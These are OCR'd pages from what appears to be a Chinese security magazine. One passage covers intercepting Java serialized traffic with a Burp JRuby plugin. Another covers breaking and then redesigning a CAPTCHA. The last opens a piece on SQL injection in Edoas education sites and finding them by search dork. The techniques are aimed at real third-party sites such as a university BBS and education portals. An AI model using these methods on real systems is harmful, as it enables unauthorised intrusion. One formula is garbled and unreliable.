通过反编译客户端 jar 包中的类，我们能够更加仔细地研究应用程序逻辑，并识别客户端代码中存在的威胁。我们可以识别像硬编码值、加密算法和其他客户端验证控件之类的信息，并使用其为攻击做准备。虽然一直以来对应用程序而言，使用混淆技术对代码进行反编译并不容易，但现在出现了一些非常灵巧的反编译器，能够对使用简单混淆技术的代码进行反编译。现有常用的反编译器包括 JAD、Jode、JD 和 DJ Java 反编译器。

现在，很容易反编译并修改客户端代码，同时为小应用程序重建并打包代码。但当处理庞大的企业应用程序时，情况却并非如此。此外，如果在服务器端对每个客户端 jar 包的签名进行验证，那么这种技术可能毫无作用。通过拦截通信并修改原始 jar 包传送的签名值可以绕过该技术。

Stephen 介绍的技术相当有意思，他阐述了利用 BeanShell 脚本语言对客户端 Java 应用程序植入插件的

方法。该技术的范围比目前我们正在讨论的用于分析和篡改串行通信的课题的范围更广。这种技术便于确定客户端的安全控制权。本文建议读者在白皮书中查阅更详细的资料。该技术唯一的先决条件就是要求渗透测试员必须能够处理 Java 语言和基本的编译技术。作者还没有在企业级应用程序中测试该技术，同时也并未检测其可行性和简便性。

我们将要讨论的最后一项技术是由 Shay Chen 在以色列 OWASP 会议中提出的 RPA 技术（运行时分析）。他谈到了创建自定义的运行时协议分析器的想法，该分析器具有从序列化对象中读取数据，然后分析、修改数据，并将请求发送到目标服务器的功能。

该技术首先使用像 Wireshark 之类的嗅探器在网络上嗅探客户端通信，然后将该通信数据分解成单独的请求包。这些请求包经过修改以后，将被发送到自定义的协议分析器中。

该技术的整个进展并不顺利。由于像嗅控通信、数据分装、构造分析协议结构的异常等等这些步骤大量参与其中，当在庞大的企业级应用程序中进行渗透测试时，情况将非常复杂。与在测试正常 Web 应用程序时一样，渗透测试员可以更容易获得使用上面提到的技术的某种工具。此外，由于数据包被分割为多个独立的请求，所以该技术在分析多个请求/响应包的情况下可能无法正常工作。

还有更重要的一点是，在进行渗透测试的很多时候，我找到了为通信指定上游代理并且不包含任何配置设置的应用程序。在这种情况下，一个简单的嗅探器都可以用来捕获发送到目标应用程序服务器的流量，该服务器可被用来将请求副本发送到我们的本地拦截代理中。例如，一个专门为此而开发的名为 Sniff-n-Spit 的工具就可以从此处下载。

因为 Burp 代理提供了一些非常好用的工具，所以我一般用其作为拦截代理。它具有将拦截到的请求转发到任何主机的功能。因此，可以成功地将嗅探器传送到拦截代理的请求副本转发到目标服务器。

建议的解决方案

本文在上面讨论的已有技术的基础上，尝试优化和简化整个进程。我提出的技术需要利用现有的应用程序拦截代理并且增加一些功能（写入自定义的插件），特别是那些 Java 序列化通信的渗透测试所必需的功能。具体流程如图 1 所示。

为了达到相同的效果，该技术使用多种技术，同时努力克服当前可用方法中的缺点。其核心目标是尽可能地与渗透测试员吻合并给予其足够的权力来进行试验，最终取得预期的效果。

在 RPA 中，我们必须明确地使用 readObject 方法来转换获得的对象值，并刻意生成错误信息以便于查找真正的对象类。这一步非常必要，因为 Java 是一种静态类型语言，并且必须要事先了解对象类型。为了清除该障碍，我们可以使用动态类型语言 JRuby（变量的类型取决于其最后赋值的类型），并用 JRuby 语言构建分析器。使用 JRuby 的其他优点如下：




图 1

1）语法简单。Ruby 程序员以及没有编程背景的人都可以自如地使用该语言。

2）我们可以使用几乎现有所有的 Java 库并在 JVM 上运行该语言。

3）提供友好的交互式 Shell，该 Shell 允许执行 Ruby 语言以及即时响应和实时 Java 代码。

4）我们可将该语言作为现有 Java 应用程序的一个插件系统。

我选择使用 Burp 代理来证明该观点，因为它提供与代理交互以及使用 IBurpExtender 接口编写 Java 插件的 API 函数。IBurpExtender 接口已被 Eric Monti（感谢他修改了请求处理二进制数据的代码）移植到 JRuby 语言中，Monti 称其为 Buby。目前已经出现了 BurpSuite 1.2.1 的免费版。

我为 Burp 代理编写了一个自定义的插件，在拦截代理捕获的每一个请求/响应（包括序列化数据）上产生一个交互的 JRuby shell（注意，可以使用插件提供的自定义按钮来为个人请求停止或启动拦截）。另外，为便于渗透测试员的工作，使用从序列化字节流读取的对象作为 Shell 变量。该插件还包括一些简化渗透测试员工作的辅助方法。

插件提供的方法允许渗透测试员打印从序列化字节流中读取的对象结构，同时获得像构造函数、变量以及当前对象方法这样的重要信息。为了访问整个对象，该插件在内部使用 Java 反序列化和反射 API 函数，并允许访问私有（private）和保护（protected）变量。使用该插件以及对象提供的方法，渗透测试员可以轻易地查看/修改这些变量值。

我们展示了一个示例应用程序来详细阐述整个进程。该示例使用序列化对象将数据从客户端传输到服务器端，反之亦然。问题是该如何在拦截代理中注入互动的 JRuby Shell。客户端类可能没有用于修改类变量值的 setter 函数。在这种情况下，可用插件中的辅助方法访问私有变量并修改其值。一旦达到效果，我们就可


以重新序列化该新对象，并写入 ObjectOutputStream，最后将其发送到目标服务器。

因此，使用目前可用的工具、定义新技术，我们能够测试 Java 序列化通信。这样，我们就能获得测试 Java 序列化通信的好方法，而不必担心通信嗅探，然后将通信数据分装成独立数据包，以及修改十六进制字节并设置 Tomcat 服务器等。当然，我们必须要了解 JRuby 语言的一些基础知识，以及其他像 Java 对象序列化和反射这样的技术。

这些技术不仅简化大部分渗透测试员的工作，同时也给予测试员自由编写 JRuby 代码的权限，这是通过使用注入的 Shell 分析和修改 Java 对象来实现的。

通过实现 JRuby 语言编写的自定义代理（或用 JRuby 语言扩展的 Java），该技术可以很好地用于非 HTTP 协议的扩展。为了构建自己的代理，我们必须要检测 OWASP 代理项目。

前置知识：无
关键词：验证码、CAPTCHA 技术



CAPTCHA 攻防作战

文/图 王丽婧

为了确保服务器的安全，确认用户端所提交的请求是来自于个人用户的在线操作，而非恶意软件自动发送的数据，学术界提出了 Completely Automated Public Turing Test to Tell Computers and Humans Apart（CAPTCHA）技术，研究如何利用 AI 领域的难题，让服务器能够自动辨别访问者是人还是自动执行的程序。辨别后，服务器可以只对人继续提供服务而阻止自动执行的程序访问，以保证服务器信息系统的安全性。然而，随着各种有针对性的文字分割技术的出现，以及基于神经网络的 OCR 技术的逐渐成熟，包括 Microsoft MSN 在内的国内外众多网站所使用的验证码纷纷遭受到程序攻击。

识别实例

笔者对某大学 BBS 验证码进行了识别，并取得了 100%的成功率，具体实现思路如下：

1．验证码实例

这是一类较简单的验证码代表，图片尺寸为 65*20，虽然有较复杂的噪声，但是由于字符颜色单一，字符采用了固定的字体，字符在图片上的位置相对固定，以上三点保证了字符识别的可能性。



图 1　某大学 BBS 验证码示例

2．验证码破解

将原图片分解，分离出相应的 r 层、g 层、b 层，由于原图片字符信息主要由红色构成，所以分离出的 r 层十分模糊，几乎无法辨别字符。得到相应的 g 层和 b 层，在这两层的图案中可以看到字符信息没有区别，而干扰信息可能略有不同，为了简化，本方案选取了两者其中干扰较少的一层。




图 2　某大学 BBS 验证码分析

如果用 P 表示原图片，P_r、P_g、P_b 分别表示该图片分离的 r 层、g 层、b 层，二值化以后分别表示为 $B(P_r)$、$B(P_g)$、$B(P_b)$。通过实验，选择二值化阀值 192，此值可以在保证不丢失字符信息的基础上尽可能多地滤除干扰信息。使用 $|B(P_r)|$、$|B(P_g)|$、$|B(P_b)|$ 分别表示二值化后图片的黑点个数。最终用于分析检测的只能为一幅图片，取名为 object：

$$object=\begin{cases}B(P) & ,if\ |B(P)|<|B(P)| \\ B(P) & ,if\ |B(P)|<|B(P)|\end{cases}$$

图 2 中 g 层的黑点较少，所以使用的检测图片 object 为 $|B(P_g)|$。

对每一类验证码进行攻击时，尽可能掌握其字符信息使用的字体相关信息是必要的工作。在本例中，使用的字符字体和大小十分固定，所以只需将 26 个字母匹配到图片之中即可。匹配采用的是在验证码图片上进行从左到右的扫描方式，字母判断顺序也有一定讲究，如果无视顺序可能会出现误认，表 1 列出了常见的容易被误认的字符(每一行的第一个容易被误认为第二个)。

表 1 验证码的顺序识别过程中字符误认关系表

易被混淆的字符	对应易被误认为
B	I
O	C
E	F
P	F
H	I
J	I
K	I
L	I
M	I
N	I
Q	O
R	P
W	V

为了避免这种类型的误认，在字符匹配的过程中，标准字母的排列顺序必须保证上表中每一行“左边的字母”优先于“右边的字母”。如 B 较容易被误认为 I，所以在标准字母排列顺序中，B 必须优先于 I，其他类似。

下面给出本文采用的一种合理顺序：A->B->E->G->J->K->M->N->Q->R->S->U->O->D->L->W->X->Y->Z->C->V->H->F->D->P->I。

值得一提的是，如果某一字符匹配成功，应该将验证码图片中该字符的图案去除，以免误判出其他字符，如图 3 所示。




图 3 某大学 BBS 验证码顺序识别示意图

最后与标准字符库中的字符进行比对，以最接近的字母作为结论。相应的每个字符的标准字型按字母表顺序显示如图 4 所示。

ABCDEFGHIJKLMNOPQRSTUVWXYZ

图 4 某大学 BBS 验证码标准字库

设计实例

对于验证码的识别，已经出现了形形色色的方法，针对市面上流行的攻击算法，笔者又设计出了一套空心验证码，该验证码基本可以抵御绝大多数攻击。

基本实现思路为：空心字体在识别时候，相对于实心字体来说较难，而且目前用空心字体的验证码还比较少（尤其是英文）。如果能够对字符进行连粘、扭曲变形等处理，就能使机器更难以辨认，以达到保护的目的。具体实现步骤如下：

1. 遮盖

抵挡以下攻击：① 字符切割。全部连通，不可用切割连通体的方法实现切割。② 防填充。空心字内部不连通，若填充，则无法一次填充完整个字符，只能得到部分字，如图 5 所示。



图 5 遮盖效果

2. 扭曲

抵挡以下攻击：字符切割、特征值提取。这种方法就是让字符变得奇形怪状，而且字符的扭曲是随机的，如图 6 所示。



图 6 扭曲效果

3. 立体化

即在随机方向上造成阴影，主要是便于人眼识别，如图 7 所示。



图 7 立体化效果

4. 局部断裂

抵挡的攻击为：涂黑。内部与外部连通，若涂黑，就会把字外面也填充了，如图 8 所示。



图 8 局部断裂效果

5. 颜色渐变

此处可能不易理解，在此详细解释一下。

1）关键步骤

因为灰度图像中的灰度就是我们说的亮度，灰度化就是以亮度来区分，平时用的一般是 RGB 模型，颜色分三层。这里借用到 YCbCr 模型，Y 指亮度，这里有计算公式：Y=0.299R+0.587G+ 0.114B，根据此公式计算即可得到该像素点的亮度。

现在假设有一个平面，是个纯色平面，用颜色将其填满，要求每个点的颜色都不完全相同，但要求每个点的 Y=0.299r+0.587g+0.114b。也就是说，对于每个点来说，r、g、b 这 3 个值，只有 2 个可以随机选择（在阈值范围内），而剩下的一个是通过这 2 个值和 Y 的值算出来的（每计算出一个来，都要检测是否超出了界限，应该是 0～1 之间）。

为了让渐变的颜色看起来自然过渡而不是一堆点，要满足一个像素点上下左右四个点的固定两层（本文固定是 rb，计算 g）dis(r(i,j))< 阈值 dis(b(i,j))< 阈值。这样便生成了一幅渐变色的图片，同理再生成一张（应保证两幅图的 Y 相同）。让第一幅作为背景色，第二幅图作为字符的颜色。这里需要注意的有一点，为了便于人眼识别，让两幅图片色差拉大，为了达到这一点，让两幅图的 r、b 分别在不同的范围渐变。如图 9 所示。




图 9　颜色渐变效果

2）抵挡的攻击

① 涂黑：此方法能防涂黑，填充找不到边框，字符外颜色/字符内颜色/字符框颜色都设成渐变色，使填充算法找不到应该填到什么地方为止。

② 灰度化：此方法还能防灰度化。因为亮度相同，灰度化后只有灰色的一片。

6. 添加噪音

1）关键步骤：用颜色渐变来做第三幅图片（Y 值与前两幅相同），随机生成长度、角度不同的直线，将直线用第三种色写到原图片上去。如图 10 所示。

2）抵御攻击：灰度化、去噪等。




图 10　添加噪音效果

7. 添加字库

去掉难以识别与容易混淆的字母和数字，如图 11、图 12、图 13 所示。




图 11　小写字母



图 12　大写字母




图 13　数字

总　结

对于攻击方面，笔者还做了很多网站的验证码的识别工作，由于篇幅原因，不能一一列举。对于设计方面，虽然在安全性已经达到了一定级别，但对于人眼识别方面还有待改进，希望有兴趣的读者可以共同讨论。

前置知识：无

关键词：Edoas、JBoss、HQL 语句、社会工程学

教育之忧——Edoas（教育行政办公系统）安全检测



文/图 Cschi

百年大计，教育为本。笔者一直关注教育部门的网站，发现竟然存在着诸多安全隐患，触动了笔者敏

感的神经，称之“教育之忧”。虽然这个时候提及教育部门网站安全问题是很不明智的，但安全问题不能回避，即使笔者现在不提，迟早也会被其他人所利用，我们需要做的是“把问题消灭在萌芽状态”。除了 Edoas 本身的安全隐患外，更多还与使用者的安全意识不强有关，文中所利用的社会工程学充分说明了这点，于是笔者决意将其整理成文，引以为戒。

Edoas 印象

打开某个教育网站，新闻信息为静态页面，如图 1 所示，但是栏目链接却存在字符型注入，如图 2 所示。因为要猜解后台地址和数据库表名、字段名比较麻烦，于是笔者在百度搜索页面 URL 中特征字符“edoas”或“inurl:/edoas/”，结果如图 3 所示。




图 1




图 2

